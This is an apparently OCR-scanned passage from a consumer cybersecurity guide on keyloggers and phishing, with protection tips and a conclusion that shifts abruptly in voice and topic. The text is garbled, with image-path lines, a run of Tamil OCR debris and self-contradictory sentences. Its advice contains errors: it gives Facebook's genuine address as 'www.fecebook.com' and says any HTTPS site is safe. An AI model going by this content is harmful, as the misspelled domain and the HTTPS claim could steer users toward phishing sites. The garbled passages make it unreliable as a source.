
Every letter you type in the key logger installed system is recorded. For example, if you type "Gmail" in the browser, the word is recorded in the keylogger. Whatever you type, it will save all the keylogger as a file, so that you can save whatever file you have on the computer without it.

Hackers get all of them and get to know all your information.

Hardware keylogger

This type of keylogger is similar to the previous keylogger. But it steals data by software. But hardware keylogger is connected to Hardware with the computer.

These are often encountered in browsing centers and Hardware will have a look like Pendrive to see.



This is the front or back of the CPU in the personal computer Then the other side. When connected, all the information you type on the computer will be saved in this Hardware keylogger.

Then the hackers will open it after you go from the browsing center.

keylogger-)* இல) காவைத த 23 பத 5) கான வழிக 9


When you get into the service center, you have to see if there is a device in question. ϖ

When using Gmail, Bank, you cannot use another computer or laptop. ϖ Use as much as possible on your own computer.

In case if you use the bank account on someone else's computer, you can use the Virtual keyword on the Bank Login page.

5. Attack by phishing

Phishing is a hacking method that hackers use most. Hackers use this method to steal password and username’s.



The main characteristic of this is to create a phony internet like the real website.

Fake Website

If you want to steal someone's Facebook username and password, they will create a fake web page, like the Facebook. It's really like Facebook.

Social engineers use a number of tools to create this kind of fake Internet and send the link to others. Once you click on it, you will call a fake website like Facebook. The user clicks on it and thinks it is a true Facebook user and password.

On the back of the login it takes another Facebook page. If we think about that, we do not typically type a password or think that the network does not work properly. But what actually happened is that when you click on it, it takes you to the phony Facebook site. Then we type password and username and your username and password go to the hacker after login. Then why is another Facebook page in the next moment that is the real Facebook site

Thus. We do not know when hack is done. This can be hacked only on Facebook or other websites.

Facebook is a community affiliate that can steal personal information like

your birth date, mobile number, and Gmail.

You want to transfer money through a bank online. At the same time, the hackers have a chance to create a phony emblem. If you type in your bank account username, password and log in, your password will go to the hacker. This can make your money steal.

Phishing protection methods

How to protect us from phishing attack We have to follow a few rules of public use of the Internet.

It will be on the URL of the website you are using. When you click on it, you know that it is real website.

When you use a web site you need to see if it's real website. ϖ For example Facebook's website is *www.fecebook.com.* You have to see this. False Facebook page does not have its URL.

The fake Facebook website, for example, contains false URLs like *www.facebook5677.com, www.facebooktndws.com, www.facebook34hde.com.*

To see if there is a website security feature you use. You should notice that HTTPS at the beginning of the URL of the website you use is HTTPS://.

That website is safe. If so, HTTP:// it is an unsafe website.

Generally, send emails to your emails from the actual website. ϖ Click on the link in it. You do not have to click on similar links. If you wish, you can go to the official website and open it.

Conclusion

So far, we've seen that the cause of cybersecurity problems isn't code itself as much as its implementation, meaning that it all rests on managers who haven't got the first clue how it all meshes together. They're helped by relatively few programmers who have to account for all kinds of hardware configurations and software environments and ringed by throngs of underpaid support staff reading off of scripts. Security simply can't be maintained by a select few monolithic companies chasing profits. It's all down to us.

We as clever users have to up our standards, choose software built on solid programming practices and support tech companies that are transparent. Even if software is free, we can thank the creator – it really means a lot. We should also look for and deploy customized software solutions that fit our needs rather than use what everyone else is using. In the end, we have to start tinkering with code ourselves, first by writing simple .BAT scripts in any text editor and moving onto *Autohotkey* scripts that can automate mouse clicks, register key presses and help us unlock ultimate productivity.

Cybersecurity is by no means a solved problem, and it's likely we'll never find a definite list of actions to take and remain safe in a world filled with electronic devices. What we can do is learn to coexist with them and make sure no hacker can press a button to hijack a smart thermometer and ruin our lives. It doesn't even have to be a checklist as the best cybersecurity practices are simple, lightweight and actually kind of fun. Hackers can't be stopped in a cost-effective way, but they can be made to run around in circles until they give up. Never think you're invincible and be willing to learn from the experts. Banks have shown themselves to have sublime cybersecurity practices, so when in doubt, just ask yourself, “What would my bank do?”